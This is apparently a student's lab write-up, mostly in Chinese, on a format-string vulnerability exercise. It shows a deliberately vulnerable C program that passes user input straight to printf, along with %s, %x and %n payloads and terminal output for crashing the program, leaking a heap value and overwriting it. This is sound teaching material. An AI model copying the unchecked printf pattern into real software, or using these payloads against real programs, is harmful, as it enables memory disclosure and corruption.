



Lab 2.4 Format String Vulnerability

1 创建并编译程序



```
C vul_prog.c X
C vul_prog.c > main(int, char *[])
1  /* vul_prog.c */
2
3  #define SECRET1 0x44
4  #define SECRET2 0x55
5
6  int main(int argc, char *argv[])
7  {
8      char user_input[100];
9      int *secret;
10     int int_input;
11     int a, b, c, d; /* other variables, not used here */
12
13     /* The secret value is stored on the heap */
14     secret = (int *) malloc(2*sizeof(int));
15
16     /* getting the secret */
17     secret[0] = SECRET1; secret[1] = SECRET2;
18
19     printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
20     printf("The variable secret's value is 0x%8x (on heap)\n", secret);
21     printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
22     printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);
23
24     printf("Please enter a decimal integer\n");
25     scanf("%d", &int_input); /* getting an input from user */
26     printf("Please enter a string\n");
27     scanf("%s", user_input); /* getting a string from user */
28
29     /* Vulnerable place */
30     printf(user_input);
31     printf("\n");
32
33     /* Verify whether your attack is successful */
34     printf("The original secrets: 0x%x --- 0x%x\n", SECRET1, SECRET2);
35     printf("The new secrets: 0x%x --- 0x%x\n", secret[0], secret[1]);
36     return 0;
37 }
```



2 完成任务

malloc动态申请的**secret**变量存在**堆**中；用户通过**scanf**输入的**user_input**和**int_input**由系统自动分配内存，存在**栈**中，用户输入就是一个**push**的过程。

printf将参数从右到左**push**，然后从左到右遍历字符串，每遇到一次**%**格式化输出就**pop**一次。所以可以利用这个漏洞。

2.1 Crash the program named "vul_prog.c".

数字随意输入，字符串输入大量格式化输出符号，使得printf不断pop，从而产生段错误。

```
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

```
yujiekong@yujie-linux:~/Desktop$ ./vul_prog
The variable secret's address is 0xffa9cbc0 (on stack)
The variable secret's value is 0x565f61a0 (on heap)
secret[0]'s address is 0x565f61a0 (on heap)
secret[1]'s address is 0x565f61a4 (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

2.2 Print out the secret[1] value.

可以利用输入的int_input，作为secret[1]的地址，去获取值。

2.2.1 找到int_input在栈中的位置。

输入一个确定值10，十六进制为a，不断输入%x确定10的位置为第九个：

```
yujiekong@yujie-linux:~/Desktop$ ./vul_prog
The variable secret's address is 0xff853890 (on stack)
The variable secret's value is 0x565a01a0 (on heap)
secret[0]'s address is 0x565a01a0 (on heap)
secret[1]'s address is 0x565a01a4 (on heap)
Please enter a decimal integer
10
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x
ff853898,0,5659c204,0,0,0,ff8539d4,565a01a0,a,252c7825,78252c78,2c78252c,252c782
5,78252c78,2c78252c,252c7825,78252c78,2c78252c,252c7825
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

2.2.2 输出secret[1]的值

```
// secret[1]地址的十进制
1449435556
// 格式化输出，第九个为%s
%x,%x,%x,%x,%x,%x,%x,%x,%x,secret[1]:%s
```

```

• yujiekong@yujie-linux:~/Desktop$ ./vul_prog
The variable secret's address is 0xffffa8790 (on stack)
The variable secret's value is 0x5664a1a0 (on heap)
secret[0]'s address is 0x5664a1a0 (on heap)
secret[1]'s address is 0x5664a1a4 (on heap)
Please enter a decimal integer
1449435556
Please enter a string
%X,%X,%X,%X,%X,%X,%X,%X,secret[1]:%s
fffa8798,0,56646204,0,0,0,fffa88d4,5664a1a0,secret[1]:U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55

```

结果为U

2.3 Modify the secret[1] value.

使用%n将已经输入的字符个数赋值给目标地址。

```

// secret[1]地址的十进制
1449443748
// 赋值为前面字符的个数 (36个, 0x24)
%x%x%x%x%x%x%x%x%n

```

```

• yujiekong@yujie-linux:~/Desktop$ ./vul_prog
The variable secret's address is 0xffe1b800 (on stack)
The variable secret's value is 0x5664c1a0 (on heap)
secret[0]'s address is 0x5664c1a0 (on heap)
secret[1]'s address is 0x5664c1a4 (on heap)
Please enter a decimal integer
1449443748
Please enter a string
%x%x%x%x%x%x%x%x%n
fffe1b808056648204000fffe1b9445664c1a0
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x24

```

2.4 Modify the secret[1] value to a pre-determined value.

通过2.3的方法，将secret[1]设置为0x66

```
%x%x%x%x%x%x%x012345678901234567890123456789012345678901234567890123456789012345%n
```

```

• yujiekong@yujie-linux:~/Desktop$ ./vul_prog
The variable secret's address is 0xff9c2060 (on stack)
The variable secret's value is 0x565bc1a0 (on heap)
secret[0]'s address is 0x565bc1a0 (on heap)
secret[1]'s address is 0x565bc1a4 (on heap)
Please enter a decimal integer
1448853924
Please enter a string
%x%x%x%x%x%x%x%x012345678901234567890123456789012345678901234567890123
45%n
ff9c20680565b8204000ff9c21a4565bc1a00123456789012345678901234567890123
4567890123456789012345
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x66

```